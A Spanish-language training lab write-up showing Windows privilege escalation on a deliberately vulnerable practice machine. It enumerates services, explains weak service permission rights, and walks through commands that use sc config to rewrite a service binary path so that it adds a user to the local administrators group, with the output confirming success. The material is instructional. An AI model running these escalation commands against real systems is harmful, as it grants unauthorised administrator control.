SPRING 17

UNIDAD 1

EJERICIO UNO

MÉTODO “FILES PERMISSIONS SERVICES”

En el presente ejercicio se expondrá la elevación de privilegios en Windows , utilizando el método ***“Files Permissions Services”***, utilizando nuestra maquina Kali como atacante y la máquina “Elv.priv.windows” como objetivo.

Se ha realizado las siguientes gestiones:


1. Esta técnica se basa en la búsqueda de servicios o archivos mal configurados y con permisos débiles en el sistema, por lo que se procede a enumerar los servicios que tengan ejecutables en rutas no estándar, por si alguno fuera explotable:

```
C:\Users\user>wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\windows\\"
DisplayName
```

```
                                                                                              StartMode
Cloudbase-Init                                                                                          cloudbase-init
     "C:\Program Files\Cloudbase Solutions\Cloudbase-Init\bin\OpenStackService.exe" cloudbase-init "C:\Program Files\Cloudbase Solutions\Cloudbase-Init\Python\Scripts
\cloudbase-init.exe" --config-file "C:\Program Files\Cloudbase Solutions\Cloudbase-Init\conf\cloudbase-init.conf"  Auto
DACL Service                                                                                            daclsvc
     net localgroup administrators vagrant /add
                                                                                              Manual
DLL Hijack Service                                                                                      dllsvc
     "C:\Program Files\DLL Hijack Service\dllhijackservice.exe"
                                                                                              Manual
Servicio de Actualización de Microsoft Edge (edgeupdate)                                                edgeupdate
     "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /svc
                                                                                              Auto
Servicio de Actualización de Microsoft Edge (edgeupdatem)                                               edgeupdatem
     "C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe" /medsvc
                                                                                              Manual
File Permissions Service                                                                                filepermsvc
     "C:\Program Files\File Permissions Service\filepermservice.exe"
                                                                                              Manual
Google Chrome Elevation Service (GoogleChromeElevationService)                                          GoogleChromeElevationService
     "C:\Program Files\Google\Chrome\Application\129.0.6668.100\elevation_service.exe"
                                                                                              Manual
GoogleUpdater InternalService 130.0.6679.0 (GoogleUpdaterInternalService130.0.6679.0)                   GoogleUpdaterInternalService130.0.66
79.0  "C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\updater.exe" --system --windows-service --service=update-internal
                                                                                              Auto
GoogleUpdater Service 130.0.6679.0 (GoogleUpdaterService130.0.6679.0)                                   GoogleUpdaterService130.0.6679.0
     "C:\Program Files (x86)\Google\GoogleUpdater\130.0.6679.0\updater.exe" --system --windows-service --service=update
                                                                                              Auto
Insecure Registry Service                                                                               regsvc
     c:\temp\x.exe
                                                                                              Manual
Servicio de Protección contra amenazas avanzada de Windows Defender                                     Sense
     "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
                                                                                              Manual
OpenSSH Authentication Agent                                                                            ssh-agent
     "C:\Program Files\OpenSSH\ssh-agent.exe"
                                                                                              Manual
OpenSSH SSH Server                                                                                      sshd
     "C:\Program Files\OpenSSH\sshd.exe"
                                                                                              Auto
Unquoted Path Service                                                                                   unquotedsvc
     C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
                                                                                              Manual
Visual Studio Standard Collector Service 150                                                            VSStandardCollectorService150
     "C:\Program Files (x86)\Microsoft Visual Studio\Shared\Common\DiagnosticsHub.Collection.Service\StandardCollector.Service.exe"
                                                                                              Manual
Who Am I?                                                                                               whoami-web
     c:\whoami-web\whoami.exe
                                                                                              Auto
Servicio de uso compartido de red del Reproductor de Windows Media                                      WMPNetworkSvc
     "C:\Program Files\Windows Media Player\wmpnetwk.exe"
                                                                                              Manual
```

1 búsqueda de todos los servicios del sistema menos los que afecten a C:\Windows\

2. Observando los resultados no podemos conocer si esta técnica es aplicable o no, por lo que habrá que usar alguna herramienta o aplicación que nos aporte información de los permisos y los servicios de cada usuario, usando para ello la aplicación *"accesschk":*



2.- Resultado de ejecutar la aplicación al servicio "DACL Service"

Se ejecuta en el servicio *"DACL Service"* la aplicación indicada, con los parámetros *"w"(* solo con acceso a escritura), *"u"* (sin errores), "*v"*(verbosidad), *"c"* (nombre del servicio consultado) acompañado de "*sc"*(consulta los permisos de control de servicio para la aplicación consultada) sobre el servicio indicado, encontrando que tiene permisos de escritura y lectura para todos, en múltiples servicios.

3. Ahora vamos a profundizar sobre los servicios a los que tenemos acceso para ver cual es vulnerable al método *"File Permissions Services":*
   - SERVICE_QUERY_STATUS.- Este servicio permite conocer el estado actual del servicio.
     Este permiso por sí solo **no tiene un alto riesgo de explotación**, ya que solo permite leer el estado del servicio, pero si para recopilación de información, con la finalidad de conocer detalles sobre los servicios en ejecución y planificar un ataque más amplio.
   - SERVICE_QUERY_CONFIG.- Este servicio permite a los usuarios **consultar** la configuración del servicio ***(****tipo de inicio, la ruta al archivo ejecutable, las dependencias y la cuenta con la que se ejecuta*).
     Un atacante con este permiso, podría ver detalles importantes como la ruta del archivo ejecutable el servicio, por lo que, si esa ruta está mal configurada o tiene permisos inseguros, podría llevar a un **ataque de Unquoted Service Path** (ruta sin comillas) pero no un ataque por el método del presente ejercicio.

- SERVICE_CHANGE_CONFIG.- Este servicio permite **cambiar** la configuración del servicio, incluyendo lo mismo que el servicio anterior, pero en este caso con la posibilidad de cambiarlos.
  Este es un **permiso crítico y muy peligroso**, ya que un atacante que obtiene este permiso puede:
    i. Modificar la ruta del archivo ejecutable del servicio original y apuntarla a un archivo malicioso, como un script o binario que permita al atacante obtener una conexión remota.
    ii. Cambiar el tipo de inicio para que el servicio se ejecute automáticamente con privilegios elevados.
    iii. Escalada de privilegios: Al modificar el archivo ejecutable del servicio o cambiar su configuración, un atacante podría hacer que el servicio ejecute un binario malicioso con permisos de administrador o sistema.
- SERVICE_INTERROGATE.- Este servicio permite que responda a una solicitud de estado o información que puede ser realizada por el sistema operativo o una aplicación al servicio, para que el mismo proporcione información sobre su estado actual (similar a Service_Query_Status).
  Este permiso tiene un **riesgo bajo** por sí mismo, como ocurría con el Service_Query_Status, siendo útil para obtener información sobre el servicio y su estado.
- SERVICE_ENUMERATE_DEPENDENTS.- Este servicio sirve para enumerar los servicios dependientes de un servicio en particular, es decir, los servicios que dependen del servicio objetivo.
  Este servicio junto a los ya nombrados Service_Query_Status y Service_Interrogate, pueden permitir a un atacante obtener información para planificar ataques más amplios.
- SERVICE_START.- Este **servicio crítico** inicia el servicio si se encuentra detenido.
  Un atacante podría iniciar un servicio mal configurado o manipulado para ejecutar código malicioso, especialmente si ha logrado cambiar la configuración del servicio o el binario que ejecuta. Si un servicio se ejecuta con permisos elevados, como SYSTEM o Administrador, esto puede llevar a una escalada de privilegios.
- SERVICE_STOP.- Este **servicio crítico** permite detener el servicio si está en ejecución.
  Detener servicios críticos podría afectar la disponibilidad de un sistema o aplicación (Windows Defender, antivirus, servicios de red) pudiendo dejar el sistema vulnerable a otros ataques.

- READ_CONTROL.- Este servicio permite leer los permisos ACL (Lista de Control de Accesos) del servicio, que son esenciales en el modelo de seguridad en un S.O Windows , debido a que definen los permisos que tienen los usuarios o grupos sobre un servicio específico, es decir, para ver quién tiene acceso al servicio y qué tipo de permisos tiene.
  Este permiso ayuda a un atacante para auditar los permisos actuales del servicio y planificar ataques basados en los permisos que encuentran, por ejemplo, si al ejecutar este servicio observa que un usuario no privilegiado tiene permisos débiles en *"Service_Change_Config",* puede aprovecharlo para manipular este servicio.

4. Vamos a proceder con el servicio SERVICE_CHANGE_CONFIG, para conocer la ruta del ejecutable del servicio, habida cuenta que tenemos permisos de escritura y lectura sobre él, con la finalidad de modificar ese ejecutable por un payload malicioso que nos aporte una conexión remota en nuestra Kali con permisos elevados:

```
PS C:\Users\user> C:\Windows\System32\sc.exe qc 'daclsvc'
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: daclsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 3   DEMAND_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: net localgroup administrators vagrant /add
        GRUPO_ORDEN_CARGA  :
        ETIQUETA           : 0
        NOMBRE_MOSTRAR     : DACL Service
        DEPENDENCIAS       :
        NOMBRE_INICIO_SERVICIO: LocalSystem
PS C:\Users\user>
```

3 ejecutamos la ruta absoluta del comando sc con el parámetro "qc" que muestra la configuración del servicio (query config)

```
PS C:\Users\user\Desktop\tools\Accesschk> C:\Windows\System32\sc.exe config daclsvc binPath= "net localgroup administrators vagrant /add"
[SC] ChangeServiceConfig CORRECTO
PS C:\Users\user\Desktop\tools\Accesschk>  C:\Windows\System32\sc.exe start "daclsvc"
[SC] StartService ERROR 1053:

El servicio no respondió a tiempo a la solicitud de inicio o de control.

PS C:\Users\user\Desktop\tools\Accesschk> net localgroup administrators
Nombre de alias     administrators
Comentario          Administrators have complete and unrestricted access to the computer/domain

Miembros

-------------------------------------------------------------------------------
Administrator
cloudbase-init
user
vagrant
Se ha completado el comando correctamente.
```

4 En primer lugar, se ejecuta, y se inicia el cambio de configuración del servicio para agregar nuestro usuario "user" al grupo de administradores